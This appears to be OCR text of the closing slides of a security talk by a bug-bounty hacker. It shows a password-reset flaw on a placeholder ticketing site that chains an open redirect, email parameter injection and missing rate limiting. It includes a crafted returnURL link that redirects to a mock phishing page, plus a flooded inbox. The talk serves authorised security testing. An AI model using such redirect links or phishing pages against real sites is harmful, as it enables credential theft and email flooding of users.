
We received a request to reset your password.

Simply click the button below to reset your password. But be quick, it will expire!


If you didn't request a new password link, or have any questions please get in touch with our client services department **here**.

https://ticketman.tld/Account/ResetPassword&returnURL=https://spam.glitchsecure.com/

Open Redirect + Email Parameter Injection



```
jade@glitchsecure:~$ cat response.txt


HTTP/2 302 Found

Date: Sat, 02 Nov 2024 13:37:02
Content-Length: 0
Location:
https://spam.glitchsecure.com
```



spam.glitchsecure.com

TicketPhish

~~ticketman~~

Reset Your Password


Your new password must be unique and not match any of your previously used passwords.

Current Password

New Password

https://ticketman.tld/Account/ResetPassword&returnURL=https://spam.glitchsecure.com/

Open Redirect + Lack Of Rate-limiting + Email Parameter Injection



[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

[redacted] **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

Horny Spammers In Your Area

Spammers Abuse Rate-Limits & Create Phishing Pages, You Should To!

→ Don’t be afraid to send yourself a few hundred emails (with permission/scope!)

→ Create quick-and-dirty non-functional phishing pages when showing off open redirect.

GLITCHSECURE

Questions & Heckling

Thanks for coming to my

~~Ted Talk~~

~~Thinly disguised rant~~

~~Marketing stunt~~

Long Con Presentation ;]

GLITCHSECURE

Get in touch

Jade Null

Founder & Hacker

✉️ jade@glitchsecure.com

🕸️ glitchsecure.com